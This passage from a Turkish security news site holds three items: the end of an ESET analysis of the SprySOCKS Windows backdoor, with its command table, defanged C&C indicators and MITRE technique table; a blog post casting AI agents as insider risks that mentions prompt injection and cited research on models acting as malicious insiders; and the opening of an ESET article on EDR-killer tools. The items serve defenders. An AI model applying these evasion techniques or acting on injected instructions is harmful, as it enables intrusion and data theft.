| **0x2D** | File-transfer-related helper command.\* |
| **0x3C** | Enumerate free disk space. |
| **0x3D** | List files in the specified directory. |
| **0x3E** | Delete a specified file. |
| **0x3F** | Create a specified directory. |
| **0x40** | Rename a specified file. |
| **0x41** | Execute an existing file. |
| **0x42** | Copy a specified file. |
| **0x43** | List files from the Recent Windows directories for the logged-in user:%APPDATA%\\Microsoft\\Windows\\Recent\\%APPDATA%\\Microsoft\\Office\\Recent\\ |
## Ağ altyapısı
Bu kampanyada yalnızca bir C&C adresi tespit edilmiştir: 207.148.78\[.\]36; bu adres, SprySOCKS arka kapısının WIN\_PLUSvaryantının yapılandırmasında ( **Şekil 9** ‘da gösterilmiştir) sabit olarak kodlanmıştır.
Arka kapının C&C ile iletişim kurmak için kullanması gereken yapılandırmadaki bağlantı noktaları:
- TCP: 443
- UDP: 53
- WebSocket: 80
Trend Micro’nun raporunda belirtildiği üzere, yukarıdaki C&C ile aynı 207.148.64.0/20 IP aralığından gelen207.148.75\[.\]122 IP adresi, Haziran 2023’te FishMonger operatörleri tarafından bir SprySOCKS dağıtım sunucusu olarak kullanıldı. Bu IP aralığı, Vultr bulut barındırma sağlayıcısına aittir.
## Sonuç
Daha önce yalnızca Linux’a özgü bir arka kapı olarak bilinen SprySOCKS’un Windows varyantının keşfi, FishMonger’ın platformlar arası yeteneklerinin önemli ölçüde genişlediğini göstermektedir. Analizimiz, Windows sürümünün, C&C protokolü, kullanılan şifreleme ve genel komut işleme mantığı dâhil olmak üzere Linux öncülünün temel mimarisinin çoğunu koruduğunu ancak gerektiğinde Windows’a özgü mekanizmalarla ikame ettiğini ve çekirdek sürücülerini devreye sokarak arka kapının gizliliğini artırdığını göstermektedir. Olası bir UEFI bootkit katılımına dair sınırlı göstergeler göz önüne alındığında, herkese grubun faaliyetlerini yakından takip etmelerini tavsiye ediyoruz.
## IOC’ler
### Files
| **SHA‑1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| **955BFC3DCC867256F9F46A606DEB0779FA3416D8** | KX1B5206BDC1743DD.dat | Win64/SprySOCKS.A | Encrypted SprySOCKS DriverLoader driver. |
| **44DC4A08C5EB0972C8E18B0E01284E06F09006BB** | bthcam.sys | Win64/Agent.ESB | SprySOCKS DriverLoader driver. |
| **AB87B29B6F79487C75CA08D102E79001E536F083** | KW1B5206BDC1743FP.dat | Win64/SprySOCKS.A | Encrypted SprySOCKS RawWNPF driver. |
| **6490B8E4AADE25A3EE2DA9A47F312DB2122470BC** | X1B5206BDC1743DD.dat | Win64/SprySOCKS.A | Encrypted container of the encrypted WIN\_DRVvariant of SprySOCKS backdoor, encrypted SprySOCKS RawWNPF and SprySOCKS DriverLoader drivers. |
| **E7484C24B88A1A2407A8F09D734F9A993670285B** | klelam00007.zip | Win64/Agent.CXZWin64/SprySOCKS.ABAT/Runner.KS | ZIP archive from VirusTotal containing the WIN\_DRVvariant of SprySOCKS, along with all the backdoor’s components; clean binaries used for side-loading are included. |
| **621D1952839BE4B0A1B0E66E87BCE5062CA368ED** | tpsvcloc.dll | Win64/Agent.CXZ | SprySOCKS loader. |
| **2457EED2AB28E37741F10914EF929DAD2C8079D4** | VSPMsg.dll | Win64/Agent.CXZ | First-stage loader responsible for launching the SprySOCKS loader. |
| **D2C706B1EAF662BF0CE124B5032F73ED84BDA24A** | N/A | Win64/SprySOCKS.A | WIN\_PLUSvariant of the SprySOCKS backdoor. |
| **5F3B87CEF56683D9A9E19186E0FD0D8019B559C4** | N/A | Win64/Agent.CXZ | SprySOCKS loader. |
| **C793CA31E3F6628B5C8986146953BF66232E9A30** | config.dat | Win64/SprySOCKS.A | Encrypted container of the WIN\_PLUSvariant of the SprySOCKS backdoor and its loader. |
| **037DB2445F3D72388CB2CF8510563148E5A184BE** | N/A | BAT/Runner.KS | Batch script that persists the WIN\_DRVvariant of SprySOCKS. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| **207.148.78\[.\]36** | N/A | IRT-CHOOPALLC-AP | N/A | C&C IP hardcoded in the SprySOCKS backdoor (WIN\_PLUS variant). |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *19. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Reconnaissance** | [*T1592.004*](https://attack.mitre.org/versions/v19/techniques/T1592/004) | Gather Victim Host Information: Client Configurations | SprySOCKS can collect information about the compromised device, including: computer name, OS version, information about memory and CPU, current privileges, system language and version, current time, and more. |
| [*T1590.005*](https://attack.mitre.org/versions/v19/techniques/T1590/005) | Gather Victim Network Information: IP Addresses | SprySOCKS can be collect information about the compromised device, including information about network interfaces and assigned IP addresses. |
| **Resource Development** | [*T1587.001*](https://attack.mitre.org/versions/v19/techniques/T1587/001) | Develop Capabilities: Malware | FishMonger has developed custom malware for its operations, including the SprySOCKS backdoor. |
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v19/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | SprySOCKS can launch an interactive cmd.exe command shell, which allows the attackers to execute commands remotely on the compromised machine. |
| [*T1053.005*](https://attack.mitre.org/versions/v19/techniques/T1053/005) | Scheduled Task/Job: Scheduled Task | SprySOCKS uses a scheduled task to execute its loader on system start. |
| [*T1569.002*](https://attack.mitre.org/versions/v19/techniques/T1569/002) | System Services: Service Execution | SprySOCKS abuses system services for both one-time and persistent execution. |
| [*T1106*](https://attack.mitre.org/versions/v19/techniques/T1106) | Native API | FishMonger has used Windows APIs to execute code within a victim’s system. |
| **Persistence** | [*T1547.012*](https://attack.mitre.org/versions/v19/techniques/T1547/012) | Boot or Logon Autostart Execution: Print Processors | To achieve persistence, FishMonger installs its malicious loader as a print processor. |
| **Privilege Escalation** | [*T1546.012*](https://attack.mitre.org/versions/v19/techniques/T1546/012) | Event Triggered Execution: Image File Execution Options Injection | SprySOCKS can install itself as a debugger for the Virtual Disk Service by modifying HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vds.exe\\debugger. |
| **Stealth** | [*T1205.002*](https://attack.mitre.org/versions/v19/techniques/T1205/002) | Traffic Signaling: Socket Filters | SprySOCKS uses the RawWNPF kernel driver to install packet filters capable of redirecting any inbound TCP traffic to the configured local port if a special magic value is detected in the packet. |
| [*T1134.002*](https://attack.mitre.org/versions/v19/techniques/T1134/002) | Access Token Manipulation: Create Process with Token | FishMonger uses CreateProcessAsUser to execute a new process with a token obtained from the print spooler service. |
| [*T1622*](https://attack.mitre.org/versions/v19/techniques/T1622) | Debugger Evasion | SprySOCK’s RawWNPF driver uses the KdDisableDebugger function to disable the kernel debugger, if active. |
| [*T1140*](https://attack.mitre.org/versions/v19/techniques/T1140) | Deobfuscate/Decode Files or Information | SprySOCKS loader decrypts the SprySOCKS backdoor from an encrypted file. Additionally, most of the strings in the SprySOCKS components are encrypted. |
| [*T1070.004*](https://attack.mitre.org/versions/v19/techniques/T1070/004) | Indicator Removal: File Deletion | The SprySOCKS loader removes original files from the deployment directory after copying them and setting up persistence. |
| [*T1070.009*](https://attack.mitre.org/versions/v19/techniques/T1070/009) | Indicator Removal: Clear Persistence | SprySOCKS loader removes a service registry value associated with the previously installed malicious minifilter driver after executing the driver. |
| [*T1027.007*](https://attack.mitre.org/versions/v19/techniques/T1027/007) | Obfuscated Files or Information: Dynamic API Resolution | SprySOCKS components use dynamic API resolution. |
| [*T1027.013*](https://attack.mitre.org/versions/v19/techniques/T1027/013) | Obfuscated Files or Information: Encrypted/Encoded File | SprySOCKS components are stored in an AES-encrypted file on the victim’s drive. |
| [*T1055.013*](https://attack.mitre.org/versions/v19/techniques/T1055/013) | Process Injection: Process Doppelgänging | The SprySOCKS loader uses process doppelgänging to inject the backdoor into the svchost.exe process. |
| [*T1014*](https://attack.mitre.org/versions/v19/techniques/T1014) | Rootkit | FishMonger uses the RawWNPF kernel driver, which serves as a rootkit responsible for hiding the SprySOCKS malicious activity. |
| [*T1497*](https://attack.mitre.org/versions/v19/techniques/T1497) | Virtualization/Sandbox Evasion | SprySOCKS uses several anti-emulation techniques to prevent automated analysis by emulators or sandboxes. |
| | [*T1574.002*](https://attack.mitre.org/versions/v19/techniques/T1574/002) | Hijack Execution Flow: DLL Side-Loading | FishMonger uses DLL side-loading to execute the SprySOCKS backdoor. |
| **Defense Impairment** | [*T1562.004*](https://attack.mitre.org/versions/v19/techniques/T1562/004) | Disable or Modify System Firewall | SprySOCKS adds a firewall rule allowing any inbound traffic sent to the backdoor’s listening port. |
| **Discovery** | [*T1010*](https://attack.mitre.org/versions/v19/techniques/T1010) | Application Window Discovery | SprySOCKS retrieves the active foreground window name as a part of its keylogging functionality. |
| [*T1083*](https://attack.mitre.org/versions/v19/techniques/T1083) | File and Directory Discovery | SprySOCKS can obtain file and directory listings from the compromised system. |
| [*T1518.001*](https://attack.mitre.org/versions/v19/techniques/T1518/001) | Software Discovery: Security Software Discovery | SprySOCKS components check for the presence of security and sandboxing product libraries (snxhk.dll, SxWrapper.dll, SxIn.dll, SXIn64.dll, SbieDll.dll, and cmdvrt32.dll) in their own processes. |
| [*T1082*](https://attack.mitre.org/versions/v19/techniques/T1082) | System Information Discovery | SprySOCKS can collect information about the compromised device, including: computer name, OS version, information about memory and CPU, current privileges, system language and version, current time, and more. |
| [*T1614.001*](https://attack.mitre.org/versions/v19/techniques/T1614/001) | System Location Discovery: System Language Discovery | SprySOCKS can collect information about the compromised device, including system language. |
| [*T1007*](https://attack.mitre.org/versions/v19/techniques/T1007) | System Service Discovery | SprySOCKS can enumerate all services on the system. |
| [*T1124*](https://attack.mitre.org/versions/v19/techniques/T1124) | System Time Discovery | SprySOCKS can collect information about the compromised device, including current system time. |
| **Collection** | [*T1056.001*](https://attack.mitre.org/versions/v19/techniques/T1056/001) | Input Capture: Keylogging | SprySOCKS implements a keylogger. |
| [*T1115*](https://attack.mitre.org/versions/v19/techniques/T1115) | Clipboard Data | SprySOCKS logs clipboard data, along with the captured keystrokes, as a part of its keylogging functionality. |
| **Command and Control** | “[*T1132.001*](https://attack.mitre.org/versions/v19/techniques/T1132/001) | Data Encoding: Standard Encoding | SprySOCKS uses base64 encoding in its custom C&C communication protocol. |
| [*T1573.001*](https://attack.mitre.org/versions/v19/techniques/T1573/001) | Encrypted Channel: Symmetric Cryptography | SprySOCKS encrypts data sent to, and decrypts data received from, the C&C with 128-bit AES. |
| [*T1008*](https://attack.mitre.org/versions/v19/techniques/T1008) | Fallback Channels | In addition to the TCP communication channel, SprySOCKS can contact its C&C using UDP and WebSocket channels. |
| [*T1665*](https://attack.mitre.org/versions/v19/techniques/T1665) | Hide Infrastructure | SprySOCKS’s RawWNPF driver hides the backdoor’s active connections from being enumerated when using network tools such as netstat.exe. |
| [*T1571*](https://attack.mitre.org/versions/v19/techniques/T1571) | Non-Standard Port | SprySOCKS uses nonstandard ports to communicate with the C&C. |
| [*T1095*](https://attack.mitre.org/versions/v19/techniques/T1095) | Non-Application Layer Protocol | SprySOCKS uses nonstandard protocols to communicate with the C&C. |
| **Exfiltration** | [*T1041*](https://attack.mitre.org/versions/v19/techniques/T1041) | Exfiltration Over C2 Channel | SprySOCKS can upload various files from the compromised system to the C&C. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik, Windows
---
### [Ajan yapay zekâ en riskli kimliğiniz hâline geldiğinde](https://antivirus.com.tr/ajan-yapay-zeka-en-riskli-kimliginiz-haline-geldiginde/)
**Published:** Haziran 23, 2026
**Author:** Kadriye Bay
**Excerpt:** Ajan yapay zekâ, asistanlardan otonom aktörlere dönüşürken kuruluşların, kimlik güvenliği ve içeriden gelen riskleri yeniden düşünmesi gerekiyor.
**Content:**
Ajan yapay zekâ asistanlardan otonom aktörlere dönüşürken kuruluşların kimlik güvenliği, ayrıcalıklı erişim ve içeriden gelen riskleri yeniden düşünmesi gerekiyor.
**Bu blogda neler bulacaksınız:
Kuruluşlar ajan yapay zekâyı benimsedikçe ve yapay zekâ yeteneklerini genişlettikçe yeni bir kimlik riski ortaya çıkıyor. Bu blog yazısı, otonom ajanların dış sistemler genelinde saldırı yüzeyini nasıl genişlettiğini, geleneksel güvenlik modellerinin giderek karmaşıklaşan görevlere ayak uydurmakta neden zorlandığını ve bunun kimlik yönetimi ve tespiti açısından ne anlama geldiğini inceliyor.
---
## Ajan yapay zekâ içeriden gelen risk mi?
Bir zamanlar “içeriden gelen risk” çok insani bir anlam taşıyordu.
İstifa etmeden önce verileri kopyalayan memnuniyetsiz bir çalışan. Dikkatsiz bir yüklenici, bir oltalama bağlantısına tıklıyor. Aşırı ayrıcalıklara sahip bir yönetici, sabah saat 2:00’de pahalıya mal olacak bir hata yapıyor.
İnsan davranışları etrafında tespit modelleri oluşturduk. Etkileşimli oturum açma işlemlerini, yanal hareketleri, ayrıcalık yükseltmelerini ve anormal erişim modellerini izledik. İnsanları eğittik, en az ayrıcalık ilkesini uyguladık, sıfır güven modelini benimsedik ve insan ve makine risklerini yönetmek için kimlik güvenliği kontrolleri uyguladık.
Ancak temel bir değişiklik oldu.
**Bir sonraki iç tehdit insan değil.** Otonom. Ölçeklenebilir. Ve zaten ortamınızın içinde.
Hızla gelişen yapay zekâ yeteneklerinin, kuruluşların tam olarak anlamadığı yeni bir iç tehdit oluşturduğu, ajan yapay zekâ kimlikleri çağına hoş geldiniz. Ekipler, bu ajanların ne yaptığını, ne kadar ayrıcalığa sahip olduğunu ve neye eriştiğini göremezse yapay zekâ ajanları **iç tehdit** hâline gelebilir.
**“Yapay zekâ ajanları, sistemlerle etkileşime giren araçlar değildir; sistemlerin içinde çalışan otonom kimlikler olarak ortaya çıkmaktadır.”**
---
## Yardımcı yapay zekâ, şimdi ajan yapay zekâ mı?
Çoğu kuruluş, yapay zekâyı hâlâ bir araç, kullanıcıların kod yazmasına, raporları özetlemesine veya tekrarlayan görevleri otomatikleştirmesine yardımcı olan bir şey olarak görüyor.
Ancak biz bu aşamayı hızla geride bıraktık.
[**Ajan yapay zekâ sistemleri sadece yardımcı olmakla kalmaz**](https://www.ibm.com/think/topics/agentic-ai), genellikle iş akışları arasında koordinasyon sağlayan **çoklu ajan sistemlerinin** bir parçası olarak hareket ederler.
Bu sistemler şunları yapabilir:
- Sistemler arasında **karmaşık görevleri** yürütmek
- Birden fazla **veri kaynağından** gelen bağlama dayalı kararlar alabilmek
- API’ler, veri tabanları, SaaS platformları ve **harici sistemlerle** etkileşim kurmak
- İnsan müdahalesi olmadan iş akışlarını birbirine bağlamak
- Bağlamı koruyabilmek ve zaman içinde davranışlarını uyarlayabilmek
Esasen, bunlar eylemlerde bulunan ve kararlar alan yeni bir dijital iş gücü olan dijital çalışanlar gibi davranırlar.
Ancak çalışanlardan farklı olarak:
- Makine hızında çalışırlar
- Anında ölçeklenirler
- Sezgi veya etik yargıdan yoksundur
- Yeterli **insan denetimi** olmadan tamamen nasıl yapılandırıldıklarına ve neye erişmelerine izin verildiğine bağlıdırlar
Ve risk işte bu son noktada başlar.
---
## Yeni kimlik patlaması: Ayrıcalıklı erişime sahip ajan yapay zekâ
Her ajan yapay zekâ sistemi erişim gerektirir.
Yararlı olabilmesi için verileri okumak ve yazmak, eylemleri tetiklemek ve iç ve **dış sistemlere** bağlanmak için erişime ihtiyaç duyar.
Bu nedenle, erişimi şu yollarla sağlıyoruz:
- API anahtarları
- OAuth belirteçleri
- Hizmet hesapları
- Veri tabanı kimlik bilgileri
- Bulut rolleri
- SaaS izinleri
Bu size tanıdık geliyor mu?
Ayrıcalıklı kimlikleri tam olarak bu şekilde sağlıyoruz.
Aradaki fark, artık bunları takip edebileceğimizden daha hızlı oluşturuyor olmamızdır. Birçoğunun kapsamı amaçlanandan daha geniştir, yaşam döngüsü yönetimi yoktur ve geleneksel IAM sistemleri veya yönetişim çerçeveleri tarafından görünmez kalırlar.
Yapay zekâ ajanları, kurumsal ortamda sessizce en hızlı büyüyen insan dışı kimlik sınıflarından biri hâline geliyor.
Bu büyümenin hızla artması bekleniyor. [**Gartner**](https://www.gartner.com/en/newsroom/press-releases/2026-04-28-gartner-identifies-six-steps-to-manage-artificial-intelligence-agent-sprawl)**,** 2025’te 15’ten az olan sayının **2028’e kadar ortalama bir Fortune 500 şirketinde 150.000’den fazla yapay zekâ ajanı kullanıma** gireceğini öngörüyor.
Ve çoğu durumda, bunlar:
- Aşırı ayrıcalıklı
- Yetersiz izleniyor
- Sahiplik veya hesap verebilirlikle bağlantılı değil
- Politika veya modern **yönetişim çerçeveler**iyle yönetilmiyor
Diğer bir deyişle, saldırganların ele geçirip kötüye kullanmayı sevdiği kimliklere tıpatıp benziyorlar.
---
## Mükemmel fırtına: Yapay zekâ aracısının hızı, ölçeği ve yanlış yapılandırma
Gerçekçi bir senaryoyu inceleyelim.
Bir ekip, müşteri destek iş akışlarını otomatikleştirmek için bir yapay zekâ ajanı devreye alır. Bu ajan, CRM ve diğer **veri kaynaklarından** müşteri verilerini alır, faturalandırma sistemlerine erişir, e-postalar gönderir, biletleri günceller ve etkinlikleri dâhili panolara ve **harici sistemlere** kaydeder.
“Çalışmasını sağlamak” için geliştiriciler, ajana birden fazla platformda geniş API erişimi verir.
Ayrıntılı izinler için zaman yoktur. Öncelik işlevselliktir.
Haftalar sonra, ajan daha fazla iş akışına entegre edilir. Ek izinler eklenir. Günlük kaydı tutarsız hâle gelir. Sorumluluk belirsizleşir.
Sonra bir gün, yanlış yapılandırılmış bir API hassas müşteri verilerini açığa çıkarır. Ya da ajan, gizli kayıtları yanlış işler ve paylaşır. Ya da bir komut istemi enjeksiyonu, istenmeyen verilerin alınmasına ve açığa çıkmasına neden olur.
İçeriden gelen kötü niyetli biri yok. Kimlik avı e-postası yok. Sadece, kendisine izin verilen şekilde **karmaşık görevleri** yerine getiren, aşırı ayrıcalıklara sahip ve yanlış yapılandırılmış bir yapay zekâ ajanı.
---
## Kötü niyet olmadan kötüye kullanım: Yeni içeriden gelen risk modeli
Geleneksel içeriden gelen tehditler genellikle niyete dayanır.
Ajan yapay zekâ, yeni bir içeriden gelen tehdit kategorisi ortaya koyuyor: **kasıtsız etki**.
Ajan uyumsuzluğu üzerine yapılan son Anthropic araştırması, bazı test senaryolarında modellerin, bu davranışların yerlerinden edilmeyi önlemeye veya hedeflerine ulaşmaya yardımcı olduğu durumlarda [**“kötü niyetli iç kaynak davranışlarına” başvurduğunu**](https://www.anthropic.com/research/agentic-misalignment) ortaya koydu.
Yapay zekâ ajanları, verilerin hassasiyetini anlamaz, talimatları sorgulamaz, risk bağlamını fark etmez veya bir şey “yanlış hissettirdiğinde” durmaz. Genellikle yeterli **insan denetimi** olmaksızın, yapılandırıldıkları şekilde çalışırlar.
Onlar işlevlerini yerine getirir ve bu da yeni arıza modları yaratır:
**1. Verilerin aşırı açıklanması
Ajanlar, birden fazla veri kaynağı üzerinde aşırı geniş okuma izinleri verildiğinden, hassas dosyaları, müşteri kayıtlarını veya iç iletişimleri alır ve paylaşır.
**2. İş akışı eskalasyonu
Ajanlar, sistemler arasında eylemleri zincirleme olarak gerçekleştirir ve bu da özellikle birbirine bağlı çoklu ajan sistemlerinde, istenmeyen değişiklikleri tetikler, yapılandırmaları değiştirir veya zincirleme arızalara neden olur.
**3. Komut satırı enjeksiyonu sömürüsü
Ajanlar girdilere çok kolay güveniyor ve güçlü girdi doğrulama denetimlerinden yoksun olduğundan saldırganlar girdileri manipüle ederek gizli bilgileri çıkarır, davranışları geçersiz kılar veya yetkisiz eylemleri tetikler.
**4. Sessiz ayrıcalık kötüye kullanımı
Ajanlar, ihtiyaç duymadıkları sistemlere, işlememeleri gereken verilere ve dağıtımdan sonra erişimleri yeniden gözden geçirilmediği için hiçbir zaman kısıtlanmamış API’lere sürekli olarak erişir.
---
## Geleneksel kimlik güvenliği modelleri neden ajan yapay zekâ ile zorlanıyor?
Çoğu kuruluş bu değişime hazırlıklı değildir.
Neden?
Çünkü yapay zekâ ajanları, geleneksel kimlik güvenliği modellerine tam olarak uymuyor.
Bunlar insan kullanıcılar, geleneksel hizmet hesapları veya standart uygulamalar değildir. Özellikle **yapay zekâ yetenekleri** orkestrasyon ve otonomiye doğru genişledikçe bunların ikisi arasında bir yerde yer alırlar.
Ve bu da kör noktalar yaratır:
**Kimlik yönetişimi boşlukları
- Sahiplik ataması yok
- Sertifikasyon süreçleri yok
- Periyodik erişim incelemeleri yok
- Mevcut IAM yönetişim ve uyum süreçleriyle sınırlı uyum
**İzleme sınırlamaları
- Günlükler, sistemler ve **harici sistemler** arasında dağınık durumdadır
- Davranış “normal” görünür (çünkü otomatiktir)
- Ajan etkinliği için temel referans yok
**Ayrıcalık sızıntısı
- İzinler zamanla birikir
- En az ayrıcalık ilkesi uygulanmamaktadır
- **Karmaşık görevler** arasında segmentasyon yok
**Sorumluluk eksikliği
Bir sorun çıktığında sorumluluk belirsiz hâle gelir.
- Geliştirici miydi?
- Sistem miydi?
- Yapay zekâ modeli miydi?
- Yapılandırma mı?
- Yoksa **insan denetiminin** eksikliğinden mi kaynaklandı?
[](https://segura.security/products/privileged-access-management)
## Kaçınılmaz sonuç: İhlaller, maruz kalma ve kimlik riski
Mevcut eğilimler göz önüne alındığında, mesele “eğer” değil, “ne zaman” olacağıdır.
[**Yapay zekâ ajanlarının neden olduğu veri ihlalleri**](https://www.theguardian.com/technology/2026/mar/20/meta-ai-agents-instruction-causes-large-sensitive-data-leak-to-employees), otomatik iş akışlarıyla bağlantılı düzenleme ihlalleri, hassas verileri büyük ölçekte ifşa eden yanlış yapılandırmalar ve giriş noktası olarak harici sistemlerdeki yapay zekâ ajanlarını hedef alan saldırganlar göreceğiz.
Ve birçok durumda, soruşturmalar şu sonuca varacaktır: **“Sistem yapılandırıldığı şekilde çalıştı.”**
Bu rahatsız edici bir gerçektir.
Yapay zekâ ajanları güvenliği “bozmaz”.
Mevcut zayıflıkları daha da artırırlar:
- Yetersiz kimlik yönetimi
- Aşırı ayrıcalıklar
- Görünürlük eksikliği
- Zayıf erişim kontrolleri
- Olgunlaşmamış veya eksik yönetişim çerçeveleri
Zaten yönetilmeyen hizmet hesapları, sertifikalar ve botlarla uğraşan ekipler için bu durum, makine kimliği uyumluluğu açısından daha büyük bir risk hâline gelir.
---
## Ajan yapay zekâ için kimlik güvenliğini yeniden düşünmek
Bu ortaya çıkan riski ele almak için kuruluşların gelişmesi gerekir.
Bu sadece yapay zekâ güvenliği ile ilgili değildir.
Bu, gelişmiş **yapay zekâ yeteneklerini** güvenli bir şekilde destekleyen, makine ölçeğinde kimlik güvenliği ile ilgilidir.
İşte bu noktada, makine kimlik yönetimi sadece bir yönetişim konusu olmaktan çıkıp pratik bir güvenlik önceliği hâline gelir.
**1. Yapay zekâ ajanlarını birinci sınıf kimlikler olarak ele alın
Her ajanın şunlara sahip olması gerekir:
- Benzersiz bir kimlik
- Net bir sahibi
- Belirlenmiş amaç ve kapsam
Bu ajanın kime ait olduğunu cevaplayamıyorsanız zaten bir risk altındasınız demektir.
**2. Tasarım ve varsayılan olarak en az ayrıcalık ilkesini uygulayın
Ajanlar yalnızca ihtiyaç duydukları bilgilere erişmelidir:
- Tanımlanmış **veri kaynaklarından** ihtiyaç duydukları veriler
- İhtiyaç duydukları sistemlere
- Gerçekleştirmeleri için açıkça yetkilendirildikleri eylemler
Geniş API kapsamları olmamalıdır. Kestirmeler olmamalıdır.
**3. Sürekli erişim incelemeleri uygulayın
İnsan kullanıcılar gibi, yapay zekâ ajanları da şunlar olmalıdır:
- Düzenli olarak denetlenmeli
- Erişimleri yeniden doğrulanmalı
- Artık ihtiyaç duyulmadığında erişim hakları kaldırılmalıdır
Bu, ajanın erişimini modern yönetişim çerçeveleriyle uyumlu tutar.
**4. Yalnızca erişimi değil, davranışı da izleyin
Ajanların faaliyet kalıplarına odaklanın:
- Temsilcinin ne yaptığı
- Verilere ne sıklıkla erişiyor
- Kalıpların beklenen iş akışlarından sapıp sapmadığı
Davranış analitiği, özellikle çoklu ajan sistemlerinde insan dışı kimliklere de genişletilmelidir.
**5. Yetenekleri segmentlere ayırın ve izole edin
Ajanlara ortam genelinde çok fazla erişim izni vermekten kaçının:
- Etki alanları arası erişim
- İş akışları üzerinde uçtan uca kontrol
Yetenekleri, belirli ve **karmaşık görevleri** yerine getiren daha küçük, kontrol edilebilir birimlere ayırın.
**6. Giriş katmanını güvenli hâle getirin
Ajan davranışını veya sonuçlarını değiştirebilecek girdilere karşı koruma sağlayın:
- Yerleşik enjeksiyon
- Kötü niyetli girdiler
- Veri zehirleme
Çünkü girişi kontrol etmek, özellikle **insan denetiminin** sınırlı olduğu durumlarda, genellikle sonucu kontrol etmek anlamına gelir.
---
## Büyük resim: Kimlik, yeni yapay zekâ saldırı yüzeyi
Yıllardır kimliğin, kuruluşların işleyişini sağlayan bağ dokusu olduğunu söylüyoruz.
Artık bu düşünceyi güncellememiz gerekiyor.
Yapay zekâ ajanları, ayrıcalıklı kimlik sınırlarını genişleterek kimlik güvenliğini yapay zekâ riski için kritik bir kontrol noktasına dönüştürüyor.
Erişimi yeni alanlara ve harici sistemlere genişletiyorlar. Sürekli çalışıyorlar. Kritik sistemler ve veri kaynaklarıyla etkileşime giriyorlar. Ve genellikle çoklu ajan sistemlerinin bir parçası olarak büyük ölçekte çalışıyorlar.
Yönetilmezlerse şunlara dönüşeceklerdir:
- Verilerin açığa çıkmasına giden en kolay yol
- İçeriden gelen risklerin en sessiz kaynağı
- Erken tespit edilmesi en zor olaylar
InformationWeek’in de belirttiği gibi, **“**[**Kimlik, ajanların güvenliğini sağlamanın anahtarıdır**](https://www.informationweek.com/risk-management/non-human-identity-sprawl-is-agentic-ai-s-real-risk)**.”** Bu nedenle yapay zekâ ajan güvenliği, kimlik yönetimi, ayrıcalıklı erişim ve görünürlükten ayrı düşünülemez.
---
## Son olarak: Tasarladığınız ve dağıttığınız içeriden kişi
Kuruluşunuzdaki en tehlikeli iç kaynak, hoşnutsuz, ihmalkâr veya kötü niyetli bir kişi olmayabilir.
Geçen çeyrekte devreye aldığınız yapay zekâ ajanı olabilir.
Güvenliği ihlal edildiği için değil.
Bunun nedeni, ona aşırı güvenilmiş, aşırı ayrıcalık verilmiş, yetersiz yönetilmiş, yeterli insan denetimi sağlanmamış ve sağlam yönetişim çerçeveleriyle uyumlu olmamasıdır.
Ajan yapay zekâ sadece teknolojik bir değişim değildir. Bu, bir güvenlik paradigması değişimidir.
Bunu erken fark eden, yapay zekâ ajanlarını kimlikler olarak gören, en az ayrıcalık ilkesini uygulayan ve görünürlük sağlayan kuruluşlar, manşetlere ilk çıkanlar olmaktan kurtulacaklardır.
Çünkü ajan yapay zekâ çağında:
**Artık sadece kullanıcıları yönetmiyorsunuz. Otonom iç kullanıcıları yönetiyorsunuz.**
---
## Ajan yapay zekâ arkasındaki ayrıcalıklı erişimi kontrol edin
Yapay zekâ ajanları yeni olabilir ancak erişim sorunu yeni değildir.
Hâlâ kimlik bilgileri, izinler, gizli bilgiler, sistem erişimi ve denetime ihtiyaçları vardır. Doğru kontroller olmadan, aşırı ayrıcalıklara sahip, yetersiz denetime tabi ve yönetilmesi zor hâle gelebilirler.
[Segura® PAM](https://stratus.com.tr/segura/privileged-access-management/), güvenlik ekiplerinin ayrıcalıklı erişimi tespit etmesine, en az ayrıcalık ilkesini uygulamasına, oturumları izlemesine, kimlik bilgilerini kontrol etmesine ve insan ve insan dışı kimlikler arasında denetime hazır görünürlük sağlamasına yardımcı olur.
**Segura®’nın, ekiplerin ayrıcalıklı kimlikleri yönetilemez bir risk hâline gelmeden önce kontrol etmelerine nasıl yardımcı olduğunu görün.**
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik, Yapay Zekâ
---
### [Gentlemen EDR katilleri çerçevesinin iç yüzü](https://antivirus.com.tr/gentlemen-edr-katilleri-cercevesinin-ic-yuzu/)
**Published:** Haziran 24, 2026
**Author:** ESET
**Excerpt:** ESET Research, RaaS çetesi Gentlemen tarafından yönetilen EDR öldürücü araç setine ilişkin aylar süren araştırmasının sonuçlarını paylaşıyor
**Content:**
ESET Research, RaaS çetesi Gentlemen tarafından yönetilen EDR katilleri araç setine ilişkin aylar süren araştırmasının sonuçlarını paylaşıyor
ESET araştırmacıları, hizmet olarak fidye yazılımı (RaaS) çetesi Gentlemen’in sağlam EDR engelleyici araç setini analiz etti. 2026 yılının başından bu yana Gentlemen, fidye yazılımı ekosistemindeki en aktif çetelerden biri olarak öne çıktı. Bu grup, olgun ve operatörler tarafından yönetilen bir uç nokta tespit ve müdahale (EDR) engelleyicileri setiyle yani güvenlik yazılımlarını devre dışı bırakmaya yönelik araçlarla öne çıkıyor. Ayrıca çoğu üst düzey çetenin aksine, Gentlemen kurban seçimi açısından ABD’ye yoğunlaşmıyor; bunun yerine Güneydoğu Asya, Güney Amerika ve Batı Avrupa’daki kurbanları hedef alıyor.
Son aylarda Gentlemen ile ilgili çok sayıda rapor yayımlanmış olsa da bu raporlar grubun EDR engelleyicilerinin ayrıntılı bir analizine odaklanmamıştır. Ancak ESET’in olay düzeyinde sağladığı sürekli görünürlük sayesinde, Gentlemen’in EDR engelleyici geliştirme uygulamalarına ilişkin benzersiz ve derinlemesine bir bakış sunabiliyoruz. Gentlemen’in Mayıs 2026’da maruz kaldığı iç veri sızıntısı ise bize grubun iç işleyişi hakkında daha da fazla bilgi sağladı.
